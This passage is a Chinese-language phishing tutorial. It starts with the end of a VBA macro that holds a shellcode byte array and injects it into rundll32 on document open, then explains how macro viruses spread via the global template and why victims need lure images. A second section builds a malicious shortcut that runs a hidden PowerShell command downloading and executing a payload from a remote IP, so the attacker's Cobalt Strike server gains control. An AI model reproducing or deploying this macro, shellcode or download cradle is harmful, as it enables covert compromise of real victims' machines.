_-29,0,85,115,101,114,45,65,103,101,110,116,58,32,77,111,122,105,108,108,97,47,53,46,48,32,40,87,105,110,100,111,119,115,59,32,85,59,32,77, _83,73,69,32,55,46,48,59,32,87,105,110,100,111,119,115,32,78,84,32,53,46,50,41,32,74,97,118,97,47,49,46,53,46,48,95,48,56,13,10, _0,-18,54,68,-103,-100,38,83,15,115,-124,101,113,51,-83,-19,-86,14,25,5,21,-76,13,26,123,-104,46,-33,83,108,77,18,-49,-34,-123,3,-83,17,101,-35, _-110,-70,-38,-62,-57,-106,-84,-95,117,-39,109,44,-108,-33,-25,7,-127,107,13,-50,9,-10,-94,-63,-59,-92,-100,51,-58,-22,66,62,20,64,-71,37,-76,-48,-13,117, _-117,-18,106,-106,31,-69,-116,-112,-49,108,14,-104,-31,17,67,80,30,75,63,-84,30,-64,-49,101,83,48,-56,-44,96,79,-7,106,-67,87,-33,-90,122,-125,-43,56, _-128,20,11,-41,16,-86,-76,108,-75,26,-65,4,-66,-87,-106,36,24,-58,-94,-57,79,95,-42,96,-78,-96,48,17,-73,-116,-52,106,-12,108,120,-46,43,99,30,-9, _-27,20,86,65,-78,-25,-72,-84,81,-24,-44,112,22,-97,-118,-98,-115,4,1,-75,38,-93,94,87,19,38,-22,-15,13,-23,63,94,68,-35,-119,118,-4,2,-121,62, _56,-64,46,112,53,-20,114,20,0,24,27,1,-61,-14,-108,6,41,63,-124,72,8,12,-66,77,-52,0,104,-16,-75,-94,86,-1,-43,106,64,104,0,16,0,0, _104,0,0,64,0,87,104,88,-92,83,-27,-1,-43,-109,-71,0,0,0,0,1,-39,81,83,-119,-25,87,104,0,32,0,0,83,86,104,18,-106,-119,-30,-1,-43, _-123,-64,116,-58,-117,7,1,-61,-123,-64,117,-27,88,-61,-24,-87,-3,-1,-1,52,55,46,49,48,48,46,49,56,50,46,56,56,0,18,52,86,120) If Len(Environ("ProgramW6432")) > 0 Then sProc = Environ("windir") & "\\SysWOW64\\rundll32.exe" Else sProc = Environ("windir") & "\\System32\\rundll32.exe" End If
res = RunStuff(sNull, sProc, ByVal 0&, ByVal 0&, ByVal 1&, ByVal 4&, ByVal 0&, sNull, sInfo, pInfo)
rwxpage = AllocStuff(pInfo.hProcess, 0, UBound(myArray), &H1000, &H40) For offset = LBound(myArray) To UBound(myArray) myByte = myArray(offset) res = WriteStuff(pInfo.hProcess, rwxpage + offset, myByte, 1, ByVal 0&) Next offset res = CreateStuff(pInfo.hProcess, 0, 0, rwxpage, 0, 0, 0)End SubSub AutoOpen() Auto_OpenEnd SubSub Workbook_Open() Auto_OpenEnd Sub对面用的是office,不是wps
宏的免杀效果很烂
一般来说宏病毒都会包含一个以上的自动宏(标准宏)
宏病毒会把带病毒的宏移植到通用宏,通用宏就是电脑会有一个宏的存储的库,所有的office文档都会调用库里面的宏,这就意味着你只要使用了一次宏病毒,那其他的office文件都会自动感染到这个宏,原理就是将word系统退出的时候,他会把宏保存在模板中,但是启动的时候又会把通用宏载入到模板中

需要一些诱导性图示引导受害者开启宏
2、lnk钓鱼
lnk作为Windows的一个快捷方式





powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://47.100.182.88:8888/a'))"日志会有提示

刚才如果没有复制的话可以在这里复制url

将这一段url复制在快捷方式的目标位置上即可正常上线

但是双击就是一个cmd界面太可怕了,所以还需配置一下运行方式改成最小化
应用,然后双击运行后可以发现CS成功上线
